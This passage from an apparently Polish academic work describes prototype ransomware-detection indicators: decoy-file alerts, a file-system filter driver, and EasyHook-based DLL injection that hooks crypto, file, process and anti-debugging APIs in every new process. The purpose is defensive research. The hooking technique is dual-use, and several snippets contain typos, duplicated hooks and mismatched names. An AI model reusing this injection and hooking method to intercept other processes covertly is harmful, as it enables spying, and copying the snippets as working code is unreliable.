Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpiła próba modyfikacji danych zapisanych w plikach pułapkach (decoy files). • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpiła próba modyfikacji danych zapisanych w plikach pułapkach (decoy files). • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Brak zmian w danych w plikach pułapkach (decoy files).

Poziom weryfikacji negatywnej	• Wykryto zmiany danych w plikach pułapkach (decoy files).
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.8 Implementacja wskaźników

Prototypowa implementacja wskaźników utworzona została z wykorzystaniem języka C/C++. Na potrzeby mechanizmu wykrywania powstania nowego procesu w systemie Windows, jak również na potrzeby wskaźnika zmian poziomu losowości danych, wskaźnika zmian klasy abstrakcji danych, wskaźnika dostępu do pułapek honeypot oraz wskaźnika zmian pułapek honeypot, utworzony został filtr sterowników wysokiego poziomu. Filtr ten umieszczony został nad sterownikiem systemu plików.

Wskaźniki monitorujące API systemu Windows uruchamiane są z poziomu trybu jądra dla każdego nowego procesu powstałego w systemie. Kod tych wskaźników jest wstrzykiwany w postaci biblioteki DLL. Utworzenie API Hook'ów oraz nadpisanie danych w tablicy IAT następuje z poziomu funkcji *DLLMain* ze wstrzykniętych bibliotek. Od tego momentu wskaźniki monitorują wywołania wybranych funkcji API systemu Windows.

Pozostałe wskaźniki analizują dane przekazywane przez utworzony filtr sterownika. Filtr ten przekazuje do wskaźników informacje o określonych zdarzeniach w systemie plików (na podstawie analizy przekazywanych przez system żądań IRP).

Na potrzeby prototypowej implementacji wskaźników monitorowania API wykorzystany został mechanizm EasyHook[128]. Mechanizm ten wykorzystany został na potrzeby tworzenia API Hook'ów oraz modyfikacji danych w tabeli IAT. Poniższy kod prezentuje sposób tworzenia hook'ów wykorzystany w implementacjach wskaźników wykorzystania API. Poprawne utworzenie hook'a zmienia sposób wywołania danej funkcji z poziomu monitorowanego procesu – proces, nie mając o tym świadomości, zamiast wybranej funkcji z API systemu Windows wywołuje naszą funkcję. Dzięki temu, wskaźnik może np. dokonać weryfikacji przekazywanych wartości argumentów czy też dokonać obliczeń statystycznych.

```
// hook dla CryptAcquireContextW
HOOK_TRACE_INFO hHookInfoCryptAcquireContextW = { NULL };
NTSTATUS result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptAcquireContextW"),
    CryptAcquireContextWHook,
    NULL,
    &hHookInfoCryptAcquireContextW);
if (FAILED(result))
{
    return -1;
}

// hook dla CryptDestroyKey
HOOK_TRACE_INFO hHookInfoCryptDestroyKey = { NULL };
result = LhInstallHook(
```

[128] EasyHook, https://easyhook.github.io

```
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptDestroyKey"),
        CryptDestroyKeyHook,
        NULL,
        &hHookInfoCryptDestroyKey);
    if (FAILED(result))
    {
        return -2;
    }

    // hook dla CryptDuplicateKey
    HOOK_TRACE_INFO hHookInfoCryptDuplicateKey = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptDuplicateKey"),
        CryptDuplicateKeyHook,
        NULL,
        &hHookInfoCryptDuplicateKey);
    if (FAILED(result))
    {
        return -3;
    }

    // hook dla CryptEncrypt
    HOOK_TRACE_INFO hHookInfoCryptEncrypt = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptEncrypt"),
        CryptEncryptHook,
        NULL,
        &hHookInfoCryptEncrypt);
    if (FAILED(result))
    {
        return -4;
    }

    // hook dla CryptExportKey
    HOOK_TRACE_INFO hHookInfoCryptExportKey = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptExportKey"),
        CryptExportKeyHook,
        NULL,
        &hHookInfoCryptExportKey);
    if (FAILED(result))
    {
        return -5;
    }

    // hook dla CryptGenKey
    HOOK_TRACE_INFO hHookInfoCryptGenKey = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptGenKey"),
        CryptGenKeyHook,
        NULL,
        &hHookInfoCryptGenKey);
    if (FAILED(result))
    {
        return -6;
    }

    // hook dla CryptImportKey
    HOOK_TRACE_INFO hHookInfoCryptImportKey = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptImportKey"),
        CryptImportKeyHook,
        NULL,
        &hHookInfoCryptImportKey);
    if (FAILED(result))
    {
        return -7;
    }

    // hook dla CryptReleaseContext
    HOOK_TRACE_INFO hHookInfoCryptReleaseContext = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptReleaseContext"),
        CryptReleaseContextHook,
        NULL,
        &hHookInfoCryptReleaseContext);
    if (FAILED(result))
```

```
    {
        return -8;
    }

    // hook dla CryptSetKeyParam
    HOOK_TRACE_INFO hHookInfoCryptSetKeyParam = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("advapi32")), "CryptSetKeyParam"),
        CryptSetKeyParamHook,
        NULL,
        &hHookInfoCryptSetKeyParam);
    if (FAILED(result))
    {
        return -9;
    }
```

Kod źródłowy 19. Monitorowane przez wskaźnik funkcje z API kryptograficznego.

```
// hook dla CopyFileW
    HOOK_TRACE_INFO hHookInfoCopyFileW = { NULL };
    NTSTATUS result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "CopyFileW"),
        CopyFileWHook,
        NULL,
        &hHookInfoCopyFileW);
    if (FAILED(result))
    {
        return -1;
    }

    // hook dla CreateFileW
    HOOK_TRACE_INFO hHookInfoCreateFileW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "CreateFileW"),
        CreateFileWHook,
        NULL,
        &hHookInfoCreateFileW);
    if (FAILED(result))
    {
        return -2;
    }

    // hook dla FindClose
    HOOK_TRACE_INFO hHookInfoFindClose = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindClose"),
        FindCloseHook,
        NULL,
        &hHookInfoFindClose);
    if (FAILED(result))
    {
        return -3;
    }

    // hook dla FindFirstFileExW
    HOOK_TRACE_INFO hHookInfoFindFirstFileExW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindFirstFileExW"),
        FindFirstFileExWHook,
        NULL,
        &hHookInfoFindFirstFileExW);
    if (FAILED(result))
    {
        return -4;
    }

    // hook dla FindFirstFileW
    HOOK_TRACE_INFO hHookInfoFindFirstFileW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindFirstFileW"),
        FindFirstFileWHook,
        NULL,
        &hHookInfoFindFirstFileW);
    if (FAILED(result))
    {
        return -5;
    }
```

```
// hook dla FindFirstVolumeW
HOOK_TRACE_INFO hHookInfoFindFirstVolumeW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindFirstVolumeW"),
    FindFirstVolumeWHook,
    NULL,
    &hHookInfoFindFirstVolumeW);
if (FAILED(result))
{
    return -6;
}

// hook dla FindNextFileW
HOOK_TRACE_INFO hHookInfoFindNextFileW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindNextFileW"),
    FindNextFileWHook,
    NULL,
    &hHookInfoFindNextFileW);
if (FAILED(result))
{
    return -7;
}

// hook dla FindNextVolumeW
HOOK_TRACE_INFO hHookInfoFindNextVolumeW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindNextVolumeW"),
    FindNextVolumeWHook,
    NULL,
    &hHookInfoFindNextVolumeW);
if (FAILED(result))
{
    return -8;
}

// hook dla FindVolumeClose
HOOK_TRACE_INFO hHookInfoFindVolumeClose = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "FindVolumeClose"),
    FindVolumeCloseHook,
    NULL,
    &hHookInfoFindVolumeClose);
if (FAILED(result))
{
    return -9;
}

// hook dla GetFileAttributesW
HOOK_TRACE_INFO hHookInfoGetFileAttributesW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetFileAttributesW"),
    GetFileAttributesWHook,
    NULL,
    &hHookInfoGetFileAttributesW);
if (FAILED(result))
{
    return -10;
}


// hook dla GetFileSizeEx
HOOK_TRACE_INFO hHookInfoGetFileSizeEx = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetFileSizeEx"),
    GetFileSizeExHook,
    NULL,
    &hHookInfoGetFileSizeEx);
if (FAILED(result))
{
    return -11;
}


// hook dla GetFileType
HOOK_TRACE_INFO hHookInfoGetFileType = { NULL };
```

```
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetFileType"),
    GetFileTypeHook,
    NULL,
    &hHookInfoGetFileType);
if (FAILED(result))
{
    return -12;
}


// hook dla GetVolumeInformationW
HOOK_TRACE_INFO hHookInfoGetVolumeInformationW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetVolumeInformationW"),
    GetVolumeInformationWHook,
    NULL,
    &hHookInfoGetVolumeInformationW);
if (FAILED(result))
{
    return -13;
}


// hook dla GetVolumePathNamesForVolumeNameW
HOOK_TRACE_INFO hHookInfoGetVolumePathNamesForVolumeNameW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetVolumePathNamesForVolumeNameW"),
    GetVolumePathNamesForVolumeNameWHook,
    NULL,
    &hHookInfoGetVolumePathNamesForVolumeNameW);
if (FAILED(result))
{
    return -14;
}


// hook dla MoveFileExW
HOOK_TRACE_INFO hHookInfoMoveFileExW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "MoveFileExW"),
    MoveFileExWHook,
    NULL,
    &hHookInfoMoveFileExW);
if (FAILED(result))
{
    return -15;
}


// hook dla ReadFile
HOOK_TRACE_INFO hHookInfoReadFile = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "ReadFile"),
    ReadFileHook,
    NULL,
    &hHookInfoReadFile);
if (FAILED(result))
{
    return -16;
}


// hook dla SetFileAttributesW
HOOK_TRACE_INFO hHookInfoSetFileAttributesW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetFileAttributesW"),
    SetFileAttributesWHook,
    NULL,
    &hHookInfoSetFileAttributesW);
if (FAILED(result))
{
    return -17;
}


// hook dla SetFilePointerEx
```

```
    HOOK_TRACE_INFO hHookInfoSetFilePointerEx = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetFilePointerEx”),
        SetFilePointerExHook,
        NULL,
        &hHookInfoSetFilePointerEx);
    if (FAILED(result))
    {
        return -18;
    }


    // hook dla SetVolumeMountPointW
    HOOK_TRACE_INFO hHookInfoSetVolumeMountPointW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetVolumeMountPointW"),
        SetVolumeMountPointWHook,
        NULL,
        &hHookInfoSetVolumeMountPointW);
    if (FAILED(result))
    {
        return -19;
    }


    // hook dla WriteFile
    HOOK_TRACE_INFO hHookInfoWriteFile = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "WriteFile"),
        WriteFileHook,
        NULL,
        &hHookInfoWriteFile);
    if (FAILED(result))
    {
        return -20;
    }
```

Kod źródłowy 20. Monitorowane przez wskaźnik funkcje z API plikowego.

```
    // hook dla CreateThread
    HOOK_TRACE_INFO hHookInfoCreateThread = { NULL };
    NTSTATUS result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "CreateThread"),
        CreateThreadHook,
        NULL,
        &hHookInfoCreateThread);
    if (FAILED(result))
    {
        return -1;
    }

    // hook dla ExitProcess
    HOOK_TRACE_INFO hHookInfoExitProcess = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "ExitProcess"),
        ExitProcessHook,
        NULL,
        &hHookInfoExitProcess);
    if (FAILED(result))
    {
        return -2;
    }

    // hook dla ExitThread
    HOOK_TRACE_INFO hHookInfoExitThread = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "ExitThread"),
        ExitThreadHook,
        NULL,
        &hHookInfoExitThread);
    if (FAILED(result))
    {
        return -3;
    }

    // hook dla GetCurrentProcess
    HOOK_TRACE_INFO hHookInfoGetCurrentProcess = { NULL };
```

```
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCurrentProcess"),
    GetCurrentProcessHook,
    NULL,
    &hHookInfoGetCurrentProcess);
if (FAILED(result))
{
    return -4;
}

// hook dla GetCurrentProcessId
HOOK_TRACE_INFO hHookInfoGetCurrentProcessId = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCurrentProcessId"),
    GetCurrentProcessIdHook,
    NULL,
    &hHookInfoGetCurrentProcessId);
if (FAILED(result))
{
    return -5;
}

// hook dla GetCurrentThread
HOOK_TRACE_INFO hHookInfoGetCurrentThread = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCurrentThread"),
    GetCurrentThreadHook,
    NULL,
    &hHookInfoGetCurrentThread);
if (FAILED(result))
{
    return -6;
}

// hook dla GetCurrentThreadId
HOOK_TRACE_INFO hHookInfoGetCurrentThreadId = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCurrentThreadId"),
    GetCurrentThreadIdHook,
    NULL,
    &hHookInfoGetCurrentThreadId);
if (FAILED(result))
{
    return -7;
}

// hook dla GetExitCodeThread
HOOK_TRACE_INFO hHookInfoGetExitCodeThread = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetExitCodeThread"),
    GetExitCodeThreadHook,
    NULL,
    &hHookInfoGetExitCodeThread);
if (FAILED(result))
{
    return -8;
}

// hook dla GetProcessAffinityMask
HOOK_TRACE_INFO hHookInfoGetProcessAffinityMask = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetProcessAffinityMask"),
    GetProcessAffinityMaskHook,
    NULL,
    &hHookInfoGetProcessAffinityMask);
if (FAILED(result))
{
    return -9;
}

// hook dla GetProcessHeap
HOOK_TRACE_INFO hHookInfoGetFileAttributesW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetProcessHeap"),
    GetProcessHeapHook,
    NULL,
    &hHookInfoGetProcessHeap);
```

```
    if (FAILED(result))
    {
        return -10;
    }


    // hook dla GetThreadContext
    HOOK_TRACE_INFO hHookInfoGetThreadContext = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetThreadContext"),
        GetThreadContextHook,
        NULL,
        &hHookInfoGetThreadContext);
    if (FAILED(result))
    {
        return -11;
    }


    // hook dla GetThreadPriority
    HOOK_TRACE_INFO hHookInfoGetThreadPriority = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetThreadPriority"),
        GetThreadPriorityHook,
        NULL,
        &hHookInfoGetThreadPriority);
    if (FAILED(result))
    {
        return -12;
    }


    // hook dla GetThreadTimes
    HOOK_TRACE_INFO hHookInfoGetThreadTimes = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetThreadTimes"),
        GetThreadTimesHook,
        NULL,
        &hHookInfoGetThreadTimes);
    if (FAILED(result))
    {
        return -13;
    }


    // hook dla OpenProcess
    HOOK_TRACE_INFO hHookInfoOpenProcess = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "OpenProcess"),
        OpenProcessHook,
        NULL,
        &hHookInfoOpenProcess);
    if (FAILED(result))
    {
        return -14;
    }


    // hook dla OpenProcessToken
    HOOK_TRACE_INFO hHookInfoOpenProcessToken = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "OpenProcessToken"),
        OpenProcessTokenHook,
        NULL,
        &hHookInfoOpenProcessToken);
    if (FAILED(result))
    {
        return -15;
    }


    // hook dla Process32FirstW
    HOOK_TRACE_INFO hHookInfoProcess32FirstW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "Process32FirstW"),
        Process32FirstWHook,
        NULL,
```

```
    &hHookInfoProcess32FirstW);
if (FAILED(result))
{
    return -16;
}


// hook dla Process32NextW
HOOK_TRACE_INFO hHookInfoProcess32NextW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "Process32NextW"),
    Process32NextWHook,
    NULL,
    &hHookInfoProcess32NextW);
if (FAILED(result))
{
    return -17;
}


// hook dla SetThreadAffinityMask
HOOK_TRACE_INFO hHookInfoSetThreadAffinityMask = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetThreadAffinityMask"),
    SetThreadAffinityMaskHook,
    NULL,
    &hHookInfoSetThreadAffinityMask);
if (FAILED(result))
{
    return -18;
}


// hook dla SetThreadPriority
HOOK_TRACE_INFO hHookInfoSetThreadPriority = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetThreadPriority"),
    SetThreadPriorityHook,
    NULL,
    &hHookInfoSetThreadPriority);
if (FAILED(result))
{
    return -19;
}


// hook dla WriteFile
HOOK_TRACE_INFO hHookInfoWriteFile = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "WriteFile"),
    WriteFileHook,
    NULL,
    &hHookInfoWriteFile);
if (FAILED(result))
{
    return -20;
}
```

Kod źródłowy 21. Monitorowane przez wskaźnik funkcje z API plikowego.

```
// hook dla GetCommandLineW
HOOK_TRACE_INFO hHookInfo GetCommandLineW = { NULL };
NTSTATUS result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCommandLineW"),
    GetCommandLineWHook,
    NULL,
    &hHookInfoGetCommandLineW);
if (FAILED(result))
{
    return -1;
}

// hook dla GetComputerNameA
HOOK_TRACE_INFO hHookInfoGetComputerNameA = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetComputerNameA"),
    GetComputerNameAHook,
```

```
        NULL,
        &hHookInfoGetComputerNameA);
    if (FAILED(result))
    {
        return -2;
    }

    // hook dla GetDateFormatW
    HOOK_TRACE_INFO hHookInfoGetDateFormatW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetDateFormatW"),
        GetDateFormatWHook,
        NULL,
        &hHookInfoGetDateFormatW);
    if (FAILED(result))
    {
        return -3;
    }

    // hook dla GetDiskFreeSpaceW
    HOOK_TRACE_INFO hHookInfo GetDiskFreeSpaceW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetDiskFreeSpaceW"),
        GetDiskFreeSpaceWHook,
        NULL,
        &hHookInfoGetDiskFreeSpaceW);
    if (FAILED(result))
    {
        return -4;
    }

    // hook dla GetEnvironmentStringsW
    HOOK_TRACE_INFO hHookInfoGetEnvironmentStringsW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetEnvironmentStringsW"),
        GetEnvironmentStringsWHook,
        NULL,
        &hHookInfoGetEnvironmentStringsW);
    if (FAILED(result))
    {
        return -5;
    }

    // hook dla GetEnvironmentVariableW
    HOOK_TRACE_INFO hHookInfoGetEnvironmentVariableW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetEnvironmentVariableW"),
        GetEnvironmentVariableWHook,
        NULL,
        &hHookInfoGetEnvironmentVariableW);
    if (FAILED(result))
    {
        return -6;
    }

    // hook dla GetStartupInfoW
    HOOK_TRACE_INFO hHookInfoGetStartupInfoW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetStartupInfoW"),
        GetStartupInfoWHook,
        NULL,
        &hHookInfoGetStartupInfoW);
    if (FAILED(result))
    {
        return -7;
    }

    // hook dla GetSystemInfo
    HOOK_TRACE_INFO hHookInfoGetSystemInfo = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetSystemInfo"),
        GetSystemInfoHook,
        NULL,
        &hHookInfoGetSystemInfo);
    if (FAILED(result))
    {
        return -8;
```

```
}

// hook dla IsProcessorFeaturePresent
HOOK_TRACE_INFO hHookInfoIsProcessorFeaturePresent = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsProcessorFeaturePresent"),
    IsProcessorFeaturePresentHook,
    NULL,
    &hHookInfoIsProcessorFeaturePresent);
if (FAILED(result))
{
    return -9;
}

// hook dla IsValidCodePage
HOOK_TRACE_INFO hHookInfoIsValidCodePage = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsValidCodePage"),
    IsValidCodePageHook,
    NULL,
    &hHookInfoIsValidCodePage);
if (FAILED(result))
{
    return -10;
}


// hook dla RegCloseKey
HOOK_TRACE_INFO hHookInfoRegCloseKey = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("advapi32")), "RegCloseKey"),
    RegCloseKeyHook,
    NULL,
    &hHookInfoRegCloseKey);
if (FAILED(result))
{
    return -11;
}


// hook dla RegOpenKeyExW
HOOK_TRACE_INFO hHookInfoRegOpenKeyExW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("advapi32")), "RegOpenKeyExW"),
    RegOpenKeyExWHook,
    NULL,
    &hHookInfoRegOpenKeyExW);
if (FAILED(result))
{
    return -12;
}


// hook dla RegSetValueExW
HOOK_TRACE_INFO hHookInfoRegSetValueExW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("advapi32")), "RegSetValueExW"),
    RegSetValueExWHook,
    NULL,
    &hHookInfoRegSetValueExW);
if (FAILED(result))
{
    return -13;
}


// hook dla SetEnvironmentVariableW
HOOK_TRACE_INFO hHookInfoSetEnvironmentVariableW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetEnvironmentVariableW"),
    SetEnvironmentVariableWHook,
    NULL,
    &hHookInfoSetEnvironmentVariableW);
if (FAILED(result))
{
    return -14;
```

```
}
```

Kod źródłowy 22. Monitorowane przez wskaźnik funkcje z API do modyfikacji ustawień systemowych.

```
// hook dla AdjustTokenPrivileges
HOOK_TRACE_INFO hHookInfoAdjustTokenPrivileges = { NULL };
NTSTATUS result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("advapi32")), "AdjustTokenPrivileges"),
    AdjustTokenPrivilegesHook,
    NULL,
    &hHookInfoAdjustTokenPrivileges);
if (FAILED(result))
{
    return -1;
}

// hook dla CheckRemoteDebuggerPresent
HOOK_TRACE_INFO hHookInfoCheckRemoteDebuggerPresent = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "CheckRemoteDebuggerPresent"),
    CheckRemoteDebuggerPresentHook,
    NULL,
    &hHookInfoCheckRemoteDebuggerPresent);
if (FAILED(result))
{
    return -2;
}

// hook dla GetCommandLineA
HOOK_TRACE_INFO hHookInfoGetCommandLineA = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCommandLineA"),
    GetCommandLineAHook,
    NULL,
    &hHookInfoGetCommandLineA);
if (FAILED(result))
{
    return -3;
}

// hook dla GetCommandLineW
HOOK_TRACE_INFO hHookInfoGetCommandLineW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetCommandLineW"),
    GetCommandLineWHook,
    NULL,
    &hHookInfoGetCommandLineW);
if (FAILED(result))
{
    return -4;
}

// hook dla GetLocaleInfoA
HOOK_TRACE_INFO hHookInfoGetLocaleInfoA = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetLocaleInfoA"),
    GetLocaleInfoAHook,
    NULL,
    &hHookInfoGetLocaleInfoA);
if (FAILED(result))
{
    return -5;
}

// hook dla GetLocaleInfoW
HOOK_TRACE_INFO hHookInfoGetLocaleInfoW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetLocaleInfoW"),
    GetLocaleInfoWHook,
    NULL,
    &hHookInfoGetLocaleInfoW);
if (FAILED(result))
{
    return -6;
}

// hook dla GetLocaleInfoW
```

```
HOOK_TRACE_INFO hHookInfoGetLocaleInfoW = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetLocaleInfoW"),
    GetLocaleInfoWHook,
    NULL,
    &hHookInfoGetLocaleInfoW);
if (FAILED(result))
{
    return -7;
}

// hook dla GetProcAddress
HOOK_TRACE_INFO hHookInfoGetProcAddress = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "GetProcAddress"),
    GetProcAddressHook,
    NULL,
    &hHookGetProcAddress);
if (FAILED(result))
{
    return -8;
}

// hook dla IsDebuggerPresent
HOOK_TRACE_INFO hHookInfoIsDebuggerPresent = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsDebuggerPresent"),
    IsDebuggerPresentHook,
    NULL,
    &hHookInfoIsDebuggerPresent);
if (FAILED(result))
{
    return -9;
}

// hook dla IsProcessorFeaturePresent
HOOK_TRACE_INFO hHookInfoIsProcessorFeaturePresent = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsProcessorFeaturePresent"),
    IsProcessorFeaturePresentHook,
    NULL,
    &hHookInfoIsProcessorFeaturePresent);
if (FAILED(result))
{
    return -10;
}


// hook dla IsValidCodePage
HOOK_TRACE_INFO hHookInfoIsValidCodePage = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsValidCodePage"),
    IsValidCodePageHook,
    NULL,
    &hHookInfoIsValidCodePage);
if (FAILED(result))
{
    return -11;
}


// hook dla IsValidLocale
HOOK_TRACE_INFO hHookInfoIsValidLocale = { NULL };
result = LhInstallHook(
    GetProcAddress(GetModuleHandle(TEXT("kernel32")), "IsValidLocale"),
    IsValidLocaleHook,
    NULL,
    &hHookInfoIsValidLocale);
if (FAILED(result))
{
    return -12;
}


// hook dla LoadLibraryExW
HOOK_TRACE_INFO hHookInfoLoadLibraryExW = { NULL };
result = LhInstallHook(
```

```
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "LoadLibraryExW"),
        LoadLibraryExWHook,
        NULL,
        &hHookInfoLoadLibraryExW);
    if (FAILED(result))
    {
        return -13;
    }


    // hook dla LoadLibraryW
    HOOK_TRACE_INFO hHookInfoLoadLibraryW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "LoadLibraryW"),
        LoadLibraryWHook,
        NULL,
        &hHookInfoLoadLibraryW);
    if (FAILED(result))
    {
        return -14;
    }


    // hook dla SetUnhandledExceptionFilter
    HOOK_TRACE_INFO hHookInfoSetUnhandledExceptionFilter = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetUnhandledExceptionFilter"),
        SetUnhandledExceptionFilterHook,
        NULL,
        &hHookInfoSetUnhandledExceptionFilter);
    if (FAILED(result))
    {
        return -15;
    }



    // hook dla SetVolumeMountPointW
    HOOK_TRACE_INFO hHookInfoSetVolumeMountPointW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("kernel32")), "SetVolumeMountPointW"),
        SetVolumeMountPointWHook,
        NULL,
        &hHookInfoSetVolumeMountPointW);
    if (FAILED(result))
    {
        return -16;
    }



    // hook dla ShellExecuteW
    HOOK_TRACE_INFO hHookInfoShellExecuteW = { NULL };
    result = LhInstallHook(
        GetProcAddress(GetModuleHandle(TEXT("shell32")), "ShellExecuteW"),
        ShellExecuteWHook,
        NULL,
        &hHookInfoShellExecuteW);
    if (FAILED(result))
    {
        return -17;
    }
```

Kod źródłowy 23. Monitorowane przez wskaźnik nietypowe funkcje API.

Poniżej zaprezentowano wybrane fragmenty z kodu źródłowego wskaźnika zmian poziomu losowości.

```
static bool EntropyExceeded(double dAverageWriteEntropy, double dAverageReadEntropy, double&
res, double& threshold)
    {
        if (dAverageWriteEntropy > 0 && dAverageReadEntropy > 0)
        {
